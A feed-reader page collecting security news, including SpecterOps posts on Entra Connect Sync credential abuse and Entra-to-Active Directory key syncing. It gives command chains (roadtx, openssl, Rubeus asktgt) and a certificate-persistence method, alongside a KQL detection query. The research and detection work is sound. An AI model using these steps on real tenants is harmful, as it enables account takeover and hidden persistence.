
 Entrar
The post The “Mini Shai-Hulud” Attack Hijacking SAP Developer Pipelines appeared first on Daily CyberSecurity.
Visualização normal
Antes de ontemStream principal
-
Cybersecurity News
-
The $200 Billion Tether: Anthropic’s Massive Google Deal Exposes the “Circular Economy” of Silicon Valley AI
The post The $200 Billion Tether: Anthropic’s Massive Google Deal Exposes the “Circular Economy” of Silicon Valley AI appeared first on Daily CyberSecurity. Related posts: The $10B Pivot: OpenAI in Talks for Massive Amazon Funding—But There’s a Silicon Catch The Arms Dealer Returns: Why NVIDIA is Retreating from the Cloud War OpenAI Expands Beyond Microsoft: Google Cloud Joins Forces to Power ChatGPT and AI Growth

-
-
The “Mini Shai-Hulud” Attack Hijacking SAP Developer Pipelines
The post The “Mini Shai-Hulud” Attack Hijacking SAP Developer Pipelines appeared first on Daily CyberSecurity. Related posts: The Mutable Tag Trap: Critical 9.4 CVSS Attack on Xygeni GitHub Action Exposes CI/CD Pipelines GhostClaw Rising: AI-Assisted Malware Campaign Targets macOS via Malicious GitHub Repos Void Dokkaebi Unmasked: The “Worm-Like” Supply Chain Threat Targeting Developers
The “Mini Shai-Hulud” Attack Hijacking SAP Developer Pipelines
29 de Abril de 2026, 12:04
-
-
Supply Chain Alert: TeamPCP Strikes Popular AI Framework Xinference
The post Supply Chain Alert: TeamPCP Strikes Popular AI Framework Xinference appeared first on Daily CyberSecurity. Related posts: 95 Million Downloads Hijacked: The LiteLLM PyPI Backdoor Targeting AI Developers 4 Open-Source Packages Infect 56,000+ Downloads with Stealthy Spyware “SymPy” Imposter: Typosquatting Attack Turns Math Library into Crypto Miner
Supply Chain Alert: TeamPCP Strikes Popular AI Framework Xinference
22 de Abril de 2026, 23:13
The post Supply Chain Alert: TeamPCP Strikes Popular AI Framework Xinference appeared first on Daily CyberSecurity.
-
Hackread – Latest Cybersecurity, Tech, Crypto & Hacking News
-
Microsoft Vulnerabilities Drop, But Critical Flaws Double, Report Warns
Microsoft vulnerabilities fall, but critical flaws double, BeyondTrust report highlights rising risk in Microsoft Office, Azure, and cloud systems.
Microsoft Vulnerabilities Drop, But Critical Flaws Double, Report Warns
21 de Abril de 2026, 14:31
Microsoft vulnerabilities fall, but critical flaws double, BeyondTrust report highlights rising risk in Microsoft Office, Azure, and cloud systems.
-
Security | TechRepublic
-
Top 5 Disaster Recovery Companies in 2026
This is a comprehensive list of the top Disaster Recovery as a Service providers. Use this guide to compare and choose the best solution for you. The post Top 5 Disaster Recovery Companies in 2026 appeared first on TechRepublic.
Top 5 Disaster Recovery Companies in 2026
17 de Abril de 2026, 02:00
This is a comprehensive list of the top Disaster Recovery as a Service providers. Use this guide to compare and choose the best solution for you.
The post Top 5 Disaster Recovery Companies in 2026 appeared first on TechRepublic.
-
-
The May Inquisition: UK Regulators to Probe if Microsoft’s “AI Super-Ecosystem” is Stifling the Cloud
The post The May Inquisition: UK Regulators to Probe if Microsoft’s “AI Super-Ecosystem” is Stifling the Cloud appeared first on Daily CyberSecurity. Related posts: Microsoft Azure Supports Google’s A2A Protocol for Seamless AI Agent Communication Microsoft to Inject Record $30B into AI & Cloud Next Quarter, Fueling Global AI Race UK CMA Designates Google with Strategic Market Status Over 90% Search Dominance
The May Inquisition: UK Regulators to Probe if Microsoft’s “AI Super-Ecosystem” is Stifling the Cloud
2 de Abril de 2026, 01:37
-
Security Boulevard
-
Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products
Overview On March 11, NSFOCUS CERT detected that Microsoft released the March Security Update patch, which fixed 83 security issues involving widely used products such as Windows, Microsoft Office, Microsoft SQL Server, Azure, etc., including high-risk vulnerability types such as privilege escalation and remote code execution. Among the vulnerabilities fixed by Microsoft’s monthly update this […] The post Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products a
Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products
30 de Março de 2026, 00:29
Overview On March 11, NSFOCUS CERT detected that Microsoft released the March Security Update patch, which fixed 83 security issues involving widely used products such as Windows, Microsoft Office, Microsoft SQL Server, Azure, etc., including high-risk vulnerability types such as privilege escalation and remote code execution. Among the vulnerabilities fixed by Microsoft’s monthly update this […]
The post Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products appeared first on NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks..
The post Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products appeared first on Security Boulevard.
-
-
Enterprise Cloud Network Solutions for Multi-Cloud Environments: Top Platforms
Enterprise Cloud Network Solutions secure multi-cloud environments with Zero Trust, visibility, and threat prevention across users, apps, and distributed data systems.
Enterprise Cloud Network Solutions for Multi-Cloud Environments: Top Platforms
17 de Março de 2026, 10:17
Enterprise Cloud Network Solutions secure multi-cloud environments with Zero Trust, visibility, and threat prevention across users, apps, and distributed data systems.
-
Unit 42

-
DNS OverDoS: Are Private Endpoints Too Private?
We've identified an aspect of Azure’s Private Endpoint architecture that could expose Azure resources to denial of service (DoS) attacks. The post DNS OverDoS: Are Private Endpoints Too Private? appeared first on Unit 42.
DNS OverDoS: Are Private Endpoints Too Private?
20 de Janeiro de 2026, 14:23
We've identified an aspect of Azure’s Private Endpoint architecture that could expose Azure resources to denial of service (DoS) attacks.
The post DNS OverDoS: Are Private Endpoints Too Private? appeared first on Unit 42.

-
Posts By SpecterOps Team Members - Medium

-
Update: Dumping Entra Connect Sync Credentials
Recently, Microsoft changed the way the Entra Connect Connect Sync agent authenticates to Entra ID. These changes affect attacker tradecraft, as we can no longer export the sync account credentials; however, attackers can still take advantage of an Entra Connect sync account compromise and gain new opportunities that arise from the changes.How It Used To WorkPrior to the change, an “AAD Connector” account would be created upon Entra Connect sync install. Upon creation, a randomized password woul
Update: Dumping Entra Connect Sync Credentials
9 de Junho de 2025, 14:02
Recently, Microsoft changed the way the Entra Connect Connect Sync agent authenticates to Entra ID. These changes affect attacker tradecraft, as we can no longer export the sync account credentials; however, attackers can still take advantage of an Entra Connect sync account compromise and gain new opportunities that arise from the changes.
How It Used To Work
Prior to the change, an “AAD Connector” account would be created upon Entra Connect sync install. Upon creation, a randomized password would be generated and set for the connector account. The AAD Connector account was a user principal that would be assigned a special sync role, and it would authenticate just like any old user. You may have seen these before; they look like this:
In this instance, ENTRACONNECT is the hostname on which the agent is running. There are a wide variety of attack paths that can stem from compromising this account, so it is a very advantageous target for attackers.
Old Attacker Tradecraft
Thanks to AADInternals, it was simple to obtain the sync password of the AAD Connector Account used to import and export data from Entra ID. Some decryption steps are documented here, but that mostly focuses on the on-premises accounts. If you are an AADInternals user, you would need to impersonate the context of the Entra Connect sync account and run the command:
Get-AADIntSyncCredentials
And that’s it! You could use your creds to do all sorts of sync mischief. Under the hood, the ADSync service account would connect to a SQL database where it would obtain a key to decrypt an “AAD configuration” blob. The plaintext password of the AAD Connector Account (Connects to Entra ID) would be in that blob. If an attacker got privileged access to a host running Entra Connect Sync, they could obtain this plaintext password and authenticate off-host, conditional access policies (CAPs) permitting. The theft of such a credential would have a huge impact on any organization, so I presume that Microsoft moved over to an application registration to reduce such a risk.
The Client Credentials Flow
If you are new to Entra ID, you can read how the Client Credentials flow works here. In a nutshell, an application registration can authenticate as itself utilizing the app roles assigned to it. To authenticate and obtain access tokens, it needs credentials provisioned to it. These credential types aren’t exclusive, and an application can have multiple. They can be in the form of:
- Secrets (plaintext password)
- Certificates
- Federated Credentials
If the application uses a certificate, it will sign an attestation when authenticating to obtain an access token. Here is an example:
POST /{tenant}/oauth2/v2.0/token HTTP/1.1               // Line breaks for clarity
Host: login.microsoftonline.com:443
Content-Type: application/x-www-form-urlencoded

scope=https%3A%2F%2Fgraph.microsoft.com%2F.default
&client_id=11112222-bbbb-3333-cccc-4444dddd5555
&client_assertion_type=urn%3Aietf%3Aparams%3Aoauth%3Aclient-assertion-type%3Ajwt-bearer
&client_assertion=eyJhbGciOiJSUzI1NiIsIng1dCI6Imd4OHRHeXN5amNScUtqRlBuZDdSRnd2d1pJMCJ9.eyJ{a lot of characters here}M8U3bSUKKJDEg
&grant_type=client_credentials
How It Works Now
The new Entra Connect Sync agent moved from a “user” centric authentication mechanism to an app registration, which uses the client credentials flow. Since app registrations support certificate authentication, a self-signed certificate is generated on install and saved in the NGC Crypto Provider store. The installer will use the login information you provided (which must be a Global Administrator or Hybrid Identity Administrator) to create a new application registration with the self-signed certificate as an authentication certificate. Once Entra Connect sync completes installation, an application will exist in Entra ID that looks like this:
And the configured app roles:
New Tradecraft
In a perfect world, an attacker could no longer dump plaintext credentials (because there are none) and the private key that corresponds to the certificate is sitting on a TPM. It would appear that any AD Connector account abuses must be performed on-host from here on out, forcing an attacker to persist on a Tier Zero asset. If there is no TPM support, we may be able to export the certificate private key, but I don’t want to rely on that. To the red teamer, it may seem all is lost–but fret not; there is still hope.
After examining the .NET assemblies provided in the new release, it appeared that a graph token of a Global Administrator or Hybrid Identity Administrator was not required to add a new key to the application registration.
This came off as strange because the application was not provisioned with either Application.ReadWrite.All or Application.ReadWrite.OwnedBy. Let’s take a look at the decompiled code in Microsoft.Azure.ActiveDirectory.AdsyncManagement.Server:
if (!string.IsNullOrEmpty(graphToken))
{
    httpClient.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", graphToken);
    string text2;
    if (!ServicePrincipalHelper.CheckUserRole(azureInstanceName, httpClient, out text2))
    {
        Tracer.TraceError(text2, Array.Empty<object>());
        throw new AccessDeniedException(text2);
    }
}
else
{
    azureAuthenticationProvider = AzureAuthenticationProviderFactory.CreateAzureAuthenticationProvider(aadCredential.UserName, aadCredential.Password, InteractionMode.Desktop);
    string text4;
    string text3 = azureAuthenticationProvider.AcquireServiceToken(AzureService.MSGraph, out text4, false);
    if (string.IsNullOrEmpty(text3))
    {
        Tracer.TraceError("ServicePrincipalHelper: Failed to acquire an access token for graph. {0}", new object[]
        {
            text4
        });
        throw new AccessDeniedException(text4);
    }
    httpClient.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", text3);
    azureInstanceName = azureAuthenticationProvider.AzureInstanceName;
}
That whole else block is handling the case for when a graph token (presumably that of a Global Administrator or Hybrid Identity Administrator) is not provided. How interesting!
The aadCredential username and password is a bit misleading, as it’s actually holding the UUID of the application registration and the sha256 hash of the existing certificate, as this function call shows:
public void UpdateADSyncApplicationKey(string graphToken, string azureInstanceName, string newCertificateSHA256Hash, AADConnectorCredential currentCredential)
{
    Tracer.TraceVerbose("Enter UpdateADSyncApplicationKey", Array.Empty<object>());
    ServicePrincipalHelper.UpdateADSyncApplicationKey(this.syncEngineHandle.GetAzureActiveDirectoryCredential(ADSyncManagementService.DefaultAadConnectorGuid), graphToken, azureInstanceName, newCertificateSHA256Hash, currentCredential);
}
So what we need is the cert hash of the existing certificate credential and the ability to load it into our AzureAuthenticationProviderFactory. Once we do, we can use that certificate to do two things:
- Obtain a graph token to make the addKey API call
- Obtain a proof of possession (POP) assertion proving that we are currently in possession of the private key
Further down in the function, the following code executes if no graph token is provided:
string proof = azureAuthenticationProvider.GenerateProofOfPossessionToken(applicationByAppId.id);
Guid guid2 = ServicePrincipalHelper.AddApplicationKey(graphApplication, guid, proof, x509Certificate);
The graphApplication already has an HTTPClient with a Bearer token set:
private static Guid AddApplicationKey(GraphApplication graphApplication, Guid applicationId, string proof, X509Certificate2 cert)
{
    KeyCredentialModel keyCredential = new KeyCredentialModel
    {
        Type = "AsymmetricX509Cert",
        Key = cert.GetRawCertData(),
        Usage = "Verify",
        StartDateTime = cert.NotBefore.ToUniversalTime(),
        EndDateTime = cert.NotAfter.ToUniversalTime(),
        DisplayName = "CN=Entra Connect Sync Provisioning"
    };
    return graphApplication.AddKey(applicationId, keyCredential, proof).KeyId.Value;
}

public KeyCredentialModel AddKey(Guid appId, KeyCredentialModel keyCredential, string proof)
{
    if (appId == Guid.Empty)
    {
        throw new ArgumentException("appId");
    }
    if (keyCredential == null)
    {
        throw new ArgumentNullException("keyCredential");
    }
    if (string.IsNullOrEmpty(proof))
    {
        throw new ArgumentNullException("proof");
    }
    string requestUri = string.Format(this.graphEndpoint + "/v1.0/applications(appId='{0}')/addKey", appId);
    string passwordCredential = null;
    string content = JsonConvert.SerializeObject(new
    {
        keyCredential,
        proof,
        passwordCredential
    }, ODataResponse.JsonSettings.Value);
    KeyCredentialModel result;
    using (HttpRequestMessage httpRequestMessage = new HttpRequestMessage(HttpMethod.Post, requestUri)
    {
        Content = new StringContent(content, Encoding.UTF8, "application/json")
    })
    {
        using (HttpResponseMessage httpResponseMessage = base.SendRequest(httpRequestMessage))
        {
            result = JsonConvert.DeserializeObject<KeyCredentialModel>(httpResponseMessage.Content.ReadAsStringAsync().GetAwaiter().GetResult());
        }
    }
    return result;
}
We now know what is needed to add a new key. As an attacker, we can generate a new private key, build a certificate, obtain a POP token, and register it with the application registration. This provides us persistent, off-host, access to the application registration. To do this, we can build out a .NET assembly that performs the necessary steps in the context of the ADSync account.
Proof of Concept
Our goal is to prove that we can still persist our access to a compromised AAD connector account, even if a TPM protects the private key. We can accomplish this by generating our own certificate and adding it to the service principal.
First, we need to obtain an access token and a signed POP assertion. We can do this with the certificate that is installed on the host and can be performed by running this program here:
Our graph token looks like this:
And the POP assertion looks like this:
According to the documentation here, this should be enough to add credentials to our application registration, given that we have at least Application.ReadWrite.OwnedBy.
However, our application does not have any required app roles!
How can this be? Well, if you are an astute reader, or simply have an attention span past the first paragraph of Graph documentation, you’ll see this banger on the addKeys page:
As it turns out, if you have access to an existing key, you can just add your own with no permissions needed!
How have I missed this?!
Mystery solved, and our path is clear for how we can persist our access to the AAD connector account off-host.
If we run our AddKey binary (posted here) with just our access token and POP assertion, you can see that we successfully added our key.
And the updated key is reflected here:
Red team crisis averted; we can keep our sync tradecraft, albeit a bit more “detectable”. Also, as a general takeaway, the ability to sign POP assertions equals the ability for any application to add new certificates to itself, which is pretty cool.
New Opportunities
Here is a list of users who could compromise the sync account previously:
Previously, a privileged auth administrator or higher could change the password of the Sync account; however, since the sync agent would no longer successfully authenticate, it would break the functionality of the sync agent. This left only Global Administrator and Hybrid Identity Administrator as viable attack paths for a red teamer. Let’s look at the new pseudo-graph:
This update presents an attacker with the opportunity to add credentials without interrupting the normal day-to-day flow of the sync agent. In addition, it is far more common to have principals assigned the Application/Cloud Application administrator, making the attack surface larger for sync attacks. While tradecraft may have shifted for on-premises attackers, the Entra ID attack surface has expanded. In addition, Conditional Access typically doesn’t affect service principals, so the likelihood of being able to use these credentials off-target is significantly higher. Ultimately, this is a cleaner yet more abuse-prone implementation.
Detections
Here is the good news. Detecting a new credential on an Application Registration is easy and a dead giveaway that something interesting is happening. Since the normal flow of UpdateADSyncApplicationKey removes the old key, the existence of more than one certificate on the Entra Connect application registration is a good indication that something is amiss. Should an attacker choose to be stealthy and actually replace the certificate that the Entra Connect Sync agent uses, then there are still detections for credential manipulation on an application registration. Here is a KQL query that surfaced all of my key additions:
AuditLogs
| where ActivityDisplayName has_any ("Add service principal credentials", "Update application", "Add key credential")
| where TargetResources[0].type =~ "Application"
| extend AppName = tostring(TargetResources[0].displayName)
| extend ChangedProps = TargetResources[0].modifiedProperties
| extend Initiator = tostring(InitiatedBy.user.displayName)
| project TimeGenerated, AppName, ActivityDisplayName, Initiator, ChangedProps
| where ChangedProps has_any ("keyCredentials", "passwordCredentials")
Takeaways
This is a brand-new update for Entra Connect Sync, so I don’t expect to see it in the wild for some time. I’m not quite sure I’m sold on the ability for an application to “roll its own keys”, as the documentation states. If access to a key is equivalent to the ability to produce more keys, then what’s the point of an expiration date?
Update: Dumping Entra Connect Sync Credentials was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.
-
-
Attacking Entra Metaverse: Part 1
This is part one in a two (maybe three…) part series regarding attacker tradecraft around the syncing mechanics between Active Directory and Entra. This first blog post is a short one, and demonstrates how complete control of an Entra user is equal to compromise of the on-premises user. For the entire blog series the point I am trying to make is this:The Entra Tenant is the trust boundaryThat means that if your tenant consists of 100 domains, a compromise of one domain is likely to equal a compr

Attacking Entra Metaverse: Part 1
13 de Dezembro de 2024, 13:45
This is part one in a two (maybe three…) part series regarding attacker tradecraft around the syncing mechanics between Active Directory and Entra. This first blog post is a short one, and demonstrates how complete control of an Entra user is equal to compromise of the on-premises user. For the entire blog series the point I am trying to make is this:
The Entra Tenant is the trust boundary
That means that if your tenant consists of 100 domains, a compromise of one domain is likely to equal a compromise in all other domains, assuming line of sight to the targeted domain.
Intro to Entra Connect Sync
Entra Connect Sync is the software responsible for propagating changes between Active Directory and Entra (often still referred to as Azure Active Directory). For most cases, the changes are propagated from Active Directory to Entra. As a quick example, consider a new user created in an on-premises Active Directory. The next time Entra Connect Sync runs a sync cycle, a special Entra sync account will send a provisioning message to adminwebservice.onmicrosoft.com to create a new Entra user that represents that user. This process has been covered very well and tooling exists to manipulate this syncing mechanic in AADInternals. An interesting, and fairly unexplored, part of this mechanic is the “metaverse” within Entra Connect.
The metaverse is a virtual representation of multiple data sources. Think of it like a conflict manager for directories. Each data source (AD and Entra) are called “connected directories”. The connected directories are enumerated via remote protocol (LDAP, https, etc.) by a connected directory specific “connector”. Each connected directory has a virtual representation called a “connector space” that represents all of the desired data synced from the connected directory. Once a connected directory runs an “import”, all of the users/devices/groups/etc. exist in the connector space. After import, a synchronization is executed and the connector space objects are “projected” into the metaverse.
The metaverse object is the aggregation of all associated properties from multiple connected directories. Since this is an abundance of lingo, let’s walk through an example. In Active Directory, I’m going to create a user named “jack.burton@hybrid.hotnops.com”. Once the user is created, we run a “delta import” in the Synchronization Service
As you can see, we have one “Add” and the user Jack Burton now exists in the connector space, but not the Metaverse yet.
In order for the Jack Burton user to be projected into the metaverse, we need to run a sync. In this case, I’ll run a delta sync.
Clicking on the “Projections” link, we can see that a new user has been projected into the Metaverse.
There is also a new export attribute flow, which indicates that this user is to be provisioned to another connected directory (Entra). To trigger this provision, we lastly need to run an export on the Entra connector space.
Don’t worry about the export errors, I have been doing stuff. At this point, we have an end to end flow of an object being created in AD, projected into the metaverse, and then provisioned in Entra. But from the Entra Connect standpoint, there’s no special differentiator between Entra and Active Directory, they are both simply connector spaces.
So can attributes go from Entra to Active Directory?
Yes!
The flow of attributes are specified by the Entra Connect rules, which have a default setup that I will speak to in the next blog post. By default, there is one and only one attribute that is written from an Entra user to an Active Directory user and that is the searchableDeviceKey -> msDS-KeyCredentialLink attribute flow. If msDS-KeyCredentialLink sounds familiar, it’s because it has been covered extensively as an abuse primitive known as “Shadow Credentials”. Long story short, if we can add a public key to the msDS-KeyCredentialLink attribute of a user, we can obtain a TGT for that user with the private key. This means that if we can add a key to an Entra user, we can authenticate as them on-premises. This will prove to be a powerful primitive in the following blog posts when we do a deeper dive on Metaverse and cross domain attacks.
Abusing the WHFB key to gain access to on-premises account
Any key material (Window Hello For Buiness or FIDO2) key that is added to an Entra user will be synced down to the on-premises user to the msDS-KeyCredentialLink attribute. To perform this attack, we are assuming complete control of an Entra user account. This includes plaintext password and access to MFA methods. We will try to ease these assumptions later, but for now I simply want to prove-out the idea.
Here are the following commands that we can run to get an msDS-KeyCredentialLink set on the on premises user. As a high level overview, we are going to be registering a WHFB key. We could also do a FIDO2 key in theory, but this will be easier for demonstration. This attack, at the moment, requires knowledge of the plaintext password and possession of at least one MFA authenticator. To register a WHFB key, we are going to create a fake device, obtain a PRT, and enrich it with an ngcmfa claim. A lot of the heavy lifting for this has already been done by Dirjkan in the roadtools toolkit. The steps are as follows:
Obtain a token for the enterprise device registration resource server
roadtx auth -r urn:ms-drs:enterpriseregistration.windows.net - device-code
We need a token bound to a device identity, which means we need to register a new device and obtain a Primary Refresh Token
roadtx device -a register
roadtx prt -c .\devicel.pem -k .\devicel.key -u jack.burton@hybrid.hotnops.com -p its@llInTH3rEFLEXez
In order to add a WHFB key, we need a token with an MFA claim within the past ten minutes, so we need to “enrich” the PRT
roadtx prtenrich - prt $PRT - prt-sessionkey $SESSION_KEY - ngcmfa-drs-auth - tokens-stdout -u jack.burton@hybrid.hotnops.com
Lastly, add a WHFB key
roadtx winhello –access-token <token from previous step>
At this point, we have added a WHFB key to the Entra user and now need to wait up to 30 minutes for it to sync down to the on-premises user. For the sake of this writeup, I can manually trigger the sync, but note that this is not a normal order of operations for Entra Connect sync. In this image, we can see that a new property has been ingested into the Entra connector space.
The delta sync shows that the updated property has been projected onto the joined user in the metaverse.
Lastly, the export shows that the msDS-KeyCredentialLink has been provisioned to the Active Directory user, as shown in the msDS-KeyCredentialLink row.
We have shown that an attacker can add a public key to the msDS-KeyCredentialLink property, but now what?
We need to do some massaging with the key material to obtain a TGT for jack.burton.
First, we need to create a certificate signing request with the key we registered above
openssl req -new -key .\winhello.key -out .\winhello_cert_req.csr
Second, we need to sign the CSR
openssl x509 -req -days 365 -in .\winhello_cert_req.csr -signkey .\winhello.key -out .\winhello_cert.pem
Lastly, bundle it in a PCKS12 file
openssl pkcs12 -export -out jack_burton.pfx -inkey .\winhello.key -in .\winhello_cert.pem
Now we can use the PFX file with common tools like Rubeus
.\Rubeus.exe asktgt /user:jack.burton /certificate:C:\keys\jack_burton.pfx /password:"pfxPassword" /domain:hybrid.hotnops.com /dc:DC1-HYBRID.hybrid.hotnops.com /getcredentials /show
And there you have it, we obtained a TGT for a user by actions we took on the Entra side. You may be wondering
“If we have the user plaintext password, why would we need or even want to do this?”
I have three answers:
- In the event that an attacker has the ability to modify a user password in Entra when password writeback is disabled, this will enable them to access the account on-premises.
- The primitive of adding a key to a user may not necessarily require a password or access to an MFA authenticator. I am currently in search of better ways to do this, and I suspect that there are many ways to achieve the same result.
- The primitive of adding a key to an Entra user will serve as a foundation for the cross domain attacks we will perform in the next two parts of this blog series. In many cases, we control the user, password, and MFA authenticators.
References
https://dirkjanm.io/lateral-movement-and-hash-dumping-with-temporary-access-passes-microsoft-entra/
https://aadinternals.com/talks/Attacking%20Azure%20AD%20by%20abusing%20Synchronisation%20API.pdf
Attacking Entra Metaverse: Part 1 was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.
-
-
Unwrapping BloodHound v6.3 with Impact Analysis
Just in time for the holidays, sharper tools for faster defenseToday, the SpecterOps team rolled out a number of new features, product enhancements, and recommendations intended to help users of BloodHound Enterprise and BloodHound Community Edition more easily visualize attack paths and show improvements in identity risk reduction over time. Scroll down to learn more about v6.3.0 and related changes to BloodHound Enterprise and BloodHound Community Edition.BloodHound Enterprise UpdatesReport on
Unwrapping BloodHound v6.3 with Impact Analysis
12 de Dezembro de 2024, 13:05
Just in time for the holidays, sharper tools for faster defense
Today, the SpecterOps team rolled out a number of new features, product enhancements, and recommendations intended to help users of BloodHound Enterprise and BloodHound Community Edition more easily visualize attack paths and show improvements in identity risk reduction over time. Scroll down to learn more about v6.3.0 and related changes to BloodHound Enterprise and BloodHound Community Edition.
BloodHound Enterprise Updates

Report on attack path risk with Revamped Posture page
The BloodHound Enterprise team has completely redesigned the Posture page, delivering several significant enhancements:
- Enhanced visibility into resolved attack paths
- New metrics to track remediation progress over time
- New filter and search capabilities to highlight specific improvements
- Consolidated view of relevant data into a single page, reducing unnecessary scrolling
Improved Analysis Algorithm
This is a massive upgrade to BloodHound Enterprise’s risk analysis capability with a new algorithm we call “Butterfly”:
- Enhanced risk scoring with “Impact” analysis
- Granular risk measurement per finding for better prioritization
- Support for hybrid attack path risk analysis
Let’s get more specific with the first two bullets; Enhanced risk scoring and better prioritization.
Enhanced risk scoring with “Impact” analysis
BloodHound Enterprise has historically assessed the risk of attack paths by modeling the principals that can target specific identities and resources:
Starting with v6.3, BloodHound will also incorporate Impact analysis — the principals that can be attacked by a target node:
This new bi-directional risk analysis significantly improves BloodHound Enterprise capabilities in determining severity for attack paths:
For example, here is the improved analysis in action with Kerberoastable Users:
A quick refresher on Kerberoast attack: A Kerberoast attack exploits the Kerberos authentication protocol by targeting service account passwords in a Windows Active Directory environment. An attacker requests Kerberos service tickets for Service Principal Names (SPNs), extracts them, and performs offline password cracking since the tickets are encrypted with the service account’s NTLM hash. If successful, the attacker gains the plaintext service account credentials, which can be used for lateral movement or privilege escalation.
Anyone can request the service ticket for a kerberoastable account which means the exposure is always 100%. The risk of this finding is what an attacker could do with access to that account with a successful crack. Therefore, the risk is determined by the impact; or what can be attacked once the attacker has control of the account.
Granular risk measurement per finding for better prioritization
BloodHound Enterprise delivers better prioritization by analyzing risk per finding with v6.3. Historically, risk was calculated per attack path type:
Now, BloodHound Enterprise will assess the risk of every finding, allowing you to pinpoint where to start first:
In the example above, one particular login is more risky than the others and should be prioritized. BloodHound Enterprise is simplifying the analysis for you to enable better prioritization. In this case, APP4.TITANCORP.LOCAL is prioritized above the rest as DOMAIN USERS has the ability to RDP into the host and capture the user session:
This granularity is on every finding. Let’s look again at a large list of Kerberoastable users. Thanks to this improvement, we now know where to prioritize our efforts:
BloodHound Common Updates
All enhancements listed below are available to both BloodHound Community and BloodHound Enterprise users.
Node/Edge Label Toggle makes for more flexible public reporting
A long-requested feature has returned to BHCE and also available in BHE, allowing users to show or hide sensitive node and edge labels directly in the UI. This was contributed by the community member @palt — whom we give major kudos to!
New CoerceToTGT Edge Type
This new edge type provides more visibility into unconstrained delegation scenarios:
- Indicates principals configured for potential ticket-granting ticket (TGT) coercion
- For Enterprise users, this consolidates previous “Unconstrained Delegation” findings into a single, more informative attack path finding
Single Sign On (SSO) Improvements
- Added OpenID Connect (OIDC) support alongside existing SAMLv2 providers
- Automatic redirection for environments with a single SSO provider
Enterprise Domain Controllers Group Improvement
Improved consistency when creating an Enterprise Domain Controllers group to reduce confusion depending on how a collection was performed (note: requires a SharpHound upgrade).
Minor Improvements and Bug Fixes
The release also includes several quality-of-life improvements:
- Fixed scrolling issues in entity panels
- Resolved file upload hanging problems
- Corrected a pre-saved Cypher query for “Kerberoastable users with most privileges”
- Improved error handling in SharpHound data collection
Recommendations, Early Access and Further Information
Upgrade Recommendations:
- Upgrade to SharpHound v2.5.12 (Enterprise) or v2.5.9 (Community Edition)
- Upgrade to AzureHound to v2.2.1 for performance improvements
Early Access Features
- Administrators can enable the new analysis algorithm from the Administration -> Early Access configuration screen
To learn more about this release, sign up and join us for BloodHound Live: Monthly Release Recap on December 18 — and bring your questions! All BloodHound users can find expanded details on these updates today in our release notes or by contacting their Technical Account Manager.
Unwrapping BloodHound v6.3 with Impact Analysis was originally published in Posts By SpecterOps Team Members on Medium, where people are continuing the conversation by highlighting and responding to this story.
